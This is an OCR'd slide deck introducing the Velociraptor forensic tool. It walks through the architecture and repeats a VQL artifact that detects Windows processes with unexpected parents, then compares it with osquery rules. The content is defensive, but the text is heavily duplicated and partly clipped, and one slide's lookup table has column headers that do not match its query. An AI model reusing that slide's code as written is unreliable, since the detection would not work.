Velociraptor

Dig deeper.

Nick Klein
Director, Velocidex Enterprises
nick@velocidex.com

Director, Klein & Co.
nick@kleinco.com.au

SANS DFIR Certified Instructor

Mike Cohen
Director, Velocidex Enterprises
mike@velocidex.com

www.velocidex.com

Who are we?

Dr Michael Cohen (scudette)

- Digital forensic software developer
- Developer of Volatility and Rekall
- Former lead developer of Grr at Google

Nick Klein

- Director of Klein & Co. DFIR team
- SANS DFIR Certified Instructor

© Velocidex Enterprises 2019 / www.velocidex.com

What's the need?


- **Deep visibility of endpoints** is a game changer for:
  - digital forensic investigations
  - threat hunting
  - cyber breach response
  - operational security monitoring.
- Few current tools offer network-wide deep forensic analysis
- We're building (and using) Velociraptor to address this


© Velocidex Enterprises 2019 / www.velocidex.com

Technical overview

© Velocidex Enterprises 2019 / www.velocidex.com


Velociraptor architecture





Velociraptor architecture


Velociraptor server
and GUI frontend




© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor server
and GUI frontend







© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor server
and GUI frontend





Velociraptor architecture


Velociraptor
Windows client


Data store

File store

Encrypted comms

Velociraptor server
and GUI frontend






© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor
Windows client

Data store


File store




Encrypted comms

Velociraptor
Linux client

Velociraptor server
and GUI frontend






© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor
Windows client

Data store

File store





Encrypted comms

Velociraptor
Linux client

Velociraptor server
and GUI frontend

Velociraptor
Mac client





© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor
Windows client

Data store


File store


Encrypted comms

Velociraptor
Linux client

Velociraptor server
and GUI frontend

Velociraptor
Mac client






© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor
Windows client

Data store

File store



Encrypted comms

Encrypted comms

Velociraptor users
connect to GUI
frontend

Velociraptor
Linux client

Velociraptor server
and GUI frontend

Velociraptor
Mac client


© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor architecture

Velociraptor
Windows client

Data store

File store




Encrypted comms

Encrypted comms

Velociraptor users
connect to GUI
frontend

Velociraptor
Linux client

Velociraptor server
and GUI frontend



Velociraptor
Mac client

© Velocidex Enterprises 2019 / www.velocidex.com


Velociraptor architecture

- A single executable (OS specific) which can be a server or a client
- No libraries, no external dependencies
- Server and client config files are plain text
- No database – data stores and file stores are just files on disk
- Velociraptor can process data on the clients and the server
- You can customise many elements:
  - Communication ports
  - Executable names and locations
  - Data locations
  - Service name and descriptions

© Velocidex Enterprises 2019 / www.velocidex.com

Key principles

- The core feature of Velociraptor is the Velociraptor Query Language (VQL) which is an expressive language providing power and flexibility
- We use VQL to construct Velociraptor artefacts
- Velociraptor artefacts encapsulate DFIR knowledge, so users don't need to be DFIR experts



© Velocidex Enterprises 2019 / www.velocidex.com

Key principles

We have questions to answer
e.g. What programs were executed?

We have these

We know where to look
e.g. shimcache, prefetch, exe's on disk

We use VQL to build Velociraptor artefacts that encapsulate this knowledge

We need these

We use these same artefacts everywhere to collect, analyse and monitor endpoints

© Velocidex Enterprises 2019 / www.velocidex.com

Metadata for understanding purpose, functions, resources and contributors

Parameters

Queries can be split into sub-queries for easy understanding and modification

Queries

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf

precondition: SELECT OS From info() where OS = 'windows'

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

sources:
    - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

Metadata

Parameters provide easy customisation of things to look for

VQL functions and plugins provide capabilities

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf
```

Parameters

```
parameters:
  - name: lookupTable
    type: csv
    default: |
      ParentRegex,ExpectedParentName
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe
```

Queries

```
sources:
  - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

easy customisation of things to look for

Queries can be split into sub-queries for easy understanding and modification

VQL functions and plugins provide capabilities

Metadata for understanding purpose, functions, resources and contributors

Parameters

Queries can be split into sub-queries for easy understanding and modification

Queries

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf

precondition: SELECT OS From info() where OS = 'windows'

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

sources:
    - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

Metadata

Parameters provide easy customisation of things to look for

VQL functions and plugins provide capabilities

Metadata for understanding

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf
```

Metadata

```
parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe
```

Queries

```
      WHERE ProcID = Ppid LIMIT 1
    })

  - |
    // Get the expected parent name from the table above.
    SELECT * FROM foreach(
      row=resolved_parent_name,
      query={
        SELECT ActualProcessName,
               ActualParentName,
               Pid, Ppid, CommandLine, CreateTime, Exe,
               ParentRegex as ExpectedParentName
        FROM lookup
        WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
    })
```

capabilities

Metadata for understanding purpose, functions, resources and contributors

Parameters

Queries can be split into sub-queries for easy understanding and modification

Queries

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf

precondition: SELECT OS From info() where OS = 'windows'

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

sources:
    - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

Metadata

Parameters provide easy customisation of things to look for

VQL functions and plugins provide capabilities

Metad
under
purpo
functi
resour
contri

Querie
split i
queries
under
modif

provide
misation
look for

ions and
provide
abilities

```
name: Windows.Attack.ParentProcess
sources:
  - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

Metadata for understanding purpose, functions, resources and contributors

Parameters

Queries can be split into sub-queries for easy understanding and modification

Queries

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/windows-incorrect_parent_process.conf

precondition: SELECT OS From info() where OS = 'windows'

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

sources:
    - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable, accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName =~ ParentRegex
        })
```

Metadata

Parameters provide easy customisation of things to look for

VQL functions and plugins provide capabilities

```
"platform": "windows",
"description": "ATT&CK: T1173,T1086,T1204,T1183",
"queries": {
  "services.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='services.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='services.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "lsass.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='lsass.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='lsass.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "svchost.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='services.exe') AND LOWER(name)='svchost.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='services.exe') AND LOWER(name)='svchost.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "cmd.exe_incorrect_parent_process": {
    "query": "SELECT name as bad_parent_child_name, pid bad_parent_child_pid
        FROM processes WHERE pid=(SELECT parent FROM processes WHERE
        parent!=(SELECT pid from processes where name='explorer.exe') AND
        LOWER(name)='cmd.exe') OR pid=(SELECT pid FROM processes WHERE
        parent!=(SELECT pid from processes where name='explorer.exe') AND
        LOWER(name)='cmd.exe');",
    "interval": 60,
    "description": "Detect processes masquerading as legitimate Windows
        processes - ATT&CK T1173,T1204",
    "removed": false
      },
  "powershell.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='explorer.exe') AND LOWER(name)='powershell.exe') OR
          pid=(SELECT pid FROM processes WHERE parent!=(SELECT pid from
          processes where name='explorer.exe') AND LOWER(
          name)='powershell.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1173,T1086,T1204",
```

Comparison between osquery and VQL for checking child-parent process relationships.

... this goes for a while

